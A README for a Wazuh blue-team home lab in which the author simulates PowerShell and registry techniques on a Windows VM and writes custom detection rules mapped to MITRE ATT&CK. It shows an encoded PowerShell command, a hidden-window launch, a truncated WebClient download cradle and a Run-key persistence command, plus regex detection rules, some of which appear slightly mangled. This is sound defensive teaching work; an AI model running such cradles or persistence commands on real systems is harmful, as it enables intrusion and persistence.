

Wazuh SOC Home Lab — Blue Team Detection Engineering

A hands-on Security Operations Center (SOC) home lab built with Wazuh, focused on **detection engineering**: simulating real attacker techniques on a monitored Windows endpoint, verifying telemetry, and writing custom detection rules mapped to MITRE ATT&CK.


Author: Omar Alsfarini — Computer Engineering (Final Year) **LinkedIn:** [omar-alsfarini](#)

Why This Project

Most SOC home labs stop at “I installed a SIEM.” This one goes further: every attack simulated here was **verified end-to-end** (execution → telemetry → detection → alert), and where Wazuh’s built-in rules were too generic to be useful, I **wrote my own** and tested them.

The lab also documents what *didn’t* work and why — because diagnosing a detection gap is as much a SOC skill as building one.

Architecture



| + Sysmon Operational |

| |

Detection flow: Attack executed → Sysmon captures rich telemetry → Wazuh Agent forwards via eventchannel → Manager evaluates against rules → Alert surfaces in Dashboard.

Environment

Component	Details
Hypervisor	Oracle VirtualBox
SIEM Server	Ubuntu Server — Wazuh Manager, Indexer, Dashboard (v4.x)
Endpoint	Windows 10 — Wazuh Agent + Sysmon v15.21
Sysmon Config	SwiftOnSecurity-based configuration
Detection Taxonomy	MITRE ATT&CK

Attack Simulations & Detections

All simulations use **benign payloads** (e.g. `Write-Host` , `calc.exe`) that generate the exact same telemetry as real attacks without any malicious behaviour.

1. Encoded PowerShell Command

Technique: Attackers Base64-encode commands to obscure intent from defenders and simple string-matching detections.

```
powershell.exe -EncodedCommand VwByAGkAdABlAC0ASABvAHMAdAAgACIASABlAGwAbABvACAAZg
```

Field	Value
MITRE	T1059.001 — Command and Scripting Interpreter: PowerShell
Tactic	Execution
Detected by	Built-in rule <code>92057</code> (Level 12)

Sysmon Event	ID 1 — Process Create
Evidence	<code>commandLine</code> contains <code>-EncodedCommand</code> , full Base64 blob captured

Finding: Wazuh's built-in rule 92057 already detects this precisely, with correct MITRE mapping and Level 12 severity. **No custom rule needed** — writing one would only duplicate coverage and add noise.

Lesson: Always check existing rule coverage *before* writing a custom rule.

2. Hidden PowerShell Window ★ *Custom Rule*

Technique: Attackers run PowerShell with a hidden window so the victim never sees the activity.

```
powershell.exe -WindowStyle Hidden -Command "Write-Host 'test hidden'"
```

Field	Value
MITRE	T1564.003 — Hide Artifacts: Hidden Window
Tactic	Defense Evasion
Detected by	Custom rule 100002 (Level 12)
Sysmon Event	ID 1 — Process Create

Detection gap identified: Wazuh's built-in rules flagged this only as the generic *"Powershell process spawned powershell instance"* — the same low-signal description a completely benign PowerShell chain produces. The hidden-window indicator, which is what actually makes this suspicious, was invisible to an analyst triaging alerts.

Custom rule written:

```
<rule id="100002" level="12">
  <if_group>sysmon_eid1_detections</if_group>
  <field name="win.eventdata.commandLine" type="pcre2">(?!)-WindowStyle\s+Hidden<
  <description>Suspicious Hidden PowerShell Window Detected</description>
  <mitre>
    <id>T1564.003</id>
  </mitre>
</rule>
```

Design decisions:

- `pcre2` with `(?i)` flag → case-insensitive matching, so `-windowstyle hidden` or `-WINDOWSTYLE HIDDEN` can't evade the rule (PowerShell doesn't care about case; neither should the detection).
- `\s+` → tolerates arbitrary whitespace between the flag and its value.
- `if_group` scoped to `sysmon_eid1_detections` → the rule only evaluates process-creation events, not every event Wazuh sees.

Result:  Tested and confirmed working — alert fires with the specific description and Level 12 severity instead of the generic built-in message.

Before vs. after:

	Description	Severity
Built-in	Powershell process spawned powershell instance	Low signal
Custom 100002	Suspicious Hidden PowerShell Window Detected	12

3. PowerShell Download Cradle

Technique: A classic in-memory delivery pattern — attackers use PowerShell's `WebClient` to pull payloads directly from the internet.

```
powershell.exe -Command "(New-Object System.Net.WebClient).DownloadString('http://
```

Field	Value
MITRE	T1059.001 (PowerShell) + T1105 (Ingress Tool Transfer)
Tactic	Execution / Command and Control
Detected by	Built-in generic PowerShell rule
Sysmon Event	ID 1 — Process Create

Side observation: Sysmon also generated an **Event ID 11 (File Create)** for PowerShell's internal `__PSScriptPolicyTest_*.ps1` temp file — a useful secondary artifact of script execution, distinct from the primary process-creation event.

4. Registry Run Key Persistence *Known Limitation*

Technique: Attackers add a value under a Run key so their payload executes automatically on every logon — surviving reboots without needing to re-exploit.

```
New-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run" `
  -Name "SecurityLabTest" -Value "calc.exe" -PropertyType String -Force
```

Field	Value
MITRE	T1547.001 — Boot or Logon Autostart Execution: Registry Run Keys
Tactic	Persistence
Sysmon Event	ID 13 — Registry Value Set
Status	 Telemetry confirmed at source; alert pipeline incomplete

What was verified:

-  Registry modification succeeded (value present under the Run key)
-  **Sysmon captured it locally** — Event Viewer shows Event 13, RuleName: T1060,RunKey, EventType: SetValue
-  Sysmon config confirmed to include `<TargetObject name="T1060,RunKey" condition="contains">CurrentVersion\Run</TargetObject>`
-  Config reload verified (Configuration file validated. Configuration updated.)
-  Rule group name `sysmon_eid13_detections` confirmed against a real event's `rule.groups` field
-  Custom rule `100003` written and successfully loaded by the Manager

Custom rule (loaded, awaiting matching telemetry):

```
<rule id="100003" level="12">
  <if_group>sysmon_eid13_detections</if_group>
  <field name="win.eventdata.targetObject" type="pcre2">(?)\\CurrentVersion\\Run
  <description>Persistence via Registry Run Key Detected</description>
  <mitre>
    <id>T1547.001</id>
  </mitre>
```

</rule>

The gap: Event ID 13 events *do* reach Wazuh — but only for other registry paths (e.g. `HKLM\System\CurrentControlSet\Services` , matched by built-in rule `92307`). Run key events, though captured by Sysmon locally, do not appear in the Manager’s alert pipeline.

Root-cause isolation performed: Event Viewer was used as ground truth to split the problem into *collection* vs. *transport*. Collection is confirmed working; the issue lies downstream of Sysmon.

Next investigation steps: Audit agent-side `ossec.conf` `eventchannel` filtering; enable `<logall_json>` archiving to inspect raw events reaching the Manager; compare the set of Event 13 events sent by the agent against those captured locally.

Documenting this honestly matters more than hiding it. Detection gaps are routine in real SOC work — what counts is whether you can isolate the root cause and articulate the next step.

Custom Rules Summary

Rule ID	Description	Level	MITRE	Status
100002	Suspicious Hidden PowerShell Window Detected	12	T1564.003	✅ Working
100003	Persistence via Registry Run Key Detected	12	T1547.001	💡 Loaded, gap documented

All custom rules live in `/var/ossec/etc/rules/local_rules.xml` , using IDs ≥ 100000 to avoid collision with Wazuh’s built-in ruleset (IDs below 100000 are reserved and overwritten on upgrade).

MITRE ATT&CK Coverage

Tactic	Technique	ID	Detection
Execution	Command and Scripting Interpreter: PowerShell	T1059.001	Built-in 92057
Defense			

Evasion	Hide Artifacts: Hidden Window	T1564.003	Custom 100002
Command and Control	Ingress Tool Transfer	T1105	Built-in (generic)
Persistence	Registry Run Keys	T1547.001	Custom 100003 (gap documented)
Discovery	System Owner/User Discovery	T1033	Built-in (Discovery activity)

Problems Encountered & Resolutions

Real lab work is mostly troubleshooting. These are the issues that actually cost time — and how they were diagnosed.

Sysmon running a stale configuration

Symptom: Registry Run key modifications produced no telemetry, despite the config file on disk clearly containing a `CurrentVersion\Run TargetObject` rule.

Diagnosis: `Sysmon64.exe -c` showed the *active* config didn't match the file on disk — Sysmon had been installed with an older config and never reloaded after the file was updated.

Fix: `Sysmon64.exe -c "C:\path\to\sysmonconfig.xml"` → Configuration updated.

Lesson: The config file on disk is not the config in effect. Always verify what's actually loaded.

Custom rule not firing — wrong rule group assumed

Symptom: Rule `100002` initially never matched, despite the event clearly reaching Wazuh.

Diagnosis: I had guessed the group name as `sysmon_event1`. Inspecting a **real event's** `rule.groups` field in the Dashboard revealed the actual name: `sysmon_eid1_detections`.

Fix: Corrected `if_group`; rule fired immediately.

Lesson: Don't guess field or group names — extract them from a real event.

Manager refusing to start after a rule edit

Symptom: `systemctl restart wazuh-manager` → `failed`. All detection stopped, including previously working rules.

Diagnosis: Rather than guessing, checked `/var/ossec/logs/ossec.log`:

```
wazuh-analysisd: ERROR: (1226): Error reading XML file 'etc/rules/local_rules.xml'
XMLERR: Attribute 'level' not closed. (line 26).
```

Root cause: A single missing quote — `level="12>` instead of `level="12">`.

Lesson: One malformed character in `local_rules.xml` takes the entire analysis engine offline. Read the logs; they name the exact line.

Duplicate detection avoided

Symptom: Custom rule for encoded PowerShell never fired.

Diagnosis: Inspecting the event showed built-in rule `92057` already matched it — with a precise description, Level 12, and correct MITRE mapping. Wazuh selects the best-matching rule; my duplicate was redundant.

Decision: Rule removed, and effort redirected to the hidden-window case where built-in coverage was genuinely inadequate.

Lesson: A custom rule that duplicates built-in coverage is noise, not value.

Key Takeaways

- **Built-in rules are a floor, not a ceiling.** They reliably answer “did PowerShell run?” but not “was it suspicious?” Custom rules turn generic noise into actionable, severity-appropriate alerts.
- **You cannot detect what you do not collect.** Detection engineering starts with verifying source visibility, not with writing rules.
- **Sysmon is independent of Windows event logging** — separately installed, separately configured, and requires its own `<localfile>` `eventchannel` block in the agent config.
- **Field names are case-sensitive** (`commandLine` , not `commandline`), and MITRE IDs must be exact (`T1059.001` , not `T1095.001`).

- **Case-insensitive regex is a security control**, not a convenience — `(?i)` closes a trivial evasion path.
 - **Logs over guesses.** Every problem in this lab was solved by reading `ossec.log`, Event Viewer, or a real event's fields — never by trial and error.
-

Future Work

- Resolve the Event 13 Run key transport gap (agent-side filtering audit)
 - Additional simulations: Scheduled Task persistence (T1053.005), user/network discovery (T1033, T1016), brute-force authentication (T1110)
 - Custom dashboards: alert severity distribution, MITRE technique heatmap, endpoint activity timeline
 - Threat hunting query pack
 - Incident investigation reports per attack scenario
-

Repository Structure

```
.
├── README.md
├── rules/
│   └── local_rules.xml          # Custom detection rules
├── config/
│   ├── ossec.conf              # Agent configuration (eventchannel blocks)
│   └── sysmonconfig.xml        # Sysmon configuration
├── screenshots/
│   ├── 01-sysmon-events.png    # Sysmon telemetry reaching Dashboard
│   ├── 02-encoded-powershell.png
│   ├── 03-hidden-powershell.png
│   ├── 04-custom-rule-firing.png # Rule 100002 detection
│   └── 05-mitre-coverage.png
└── docs/
    └── attack-simulations.md    # Step-by-step reproduction guide
```

Disclaimer

This lab runs entirely on isolated virtual machines owned by the author. All attack simulations use benign payloads designed to generate telemetry for detection testing — no malicious code or live attack tooling is included. Techniques are documented for **defensive purposes only**.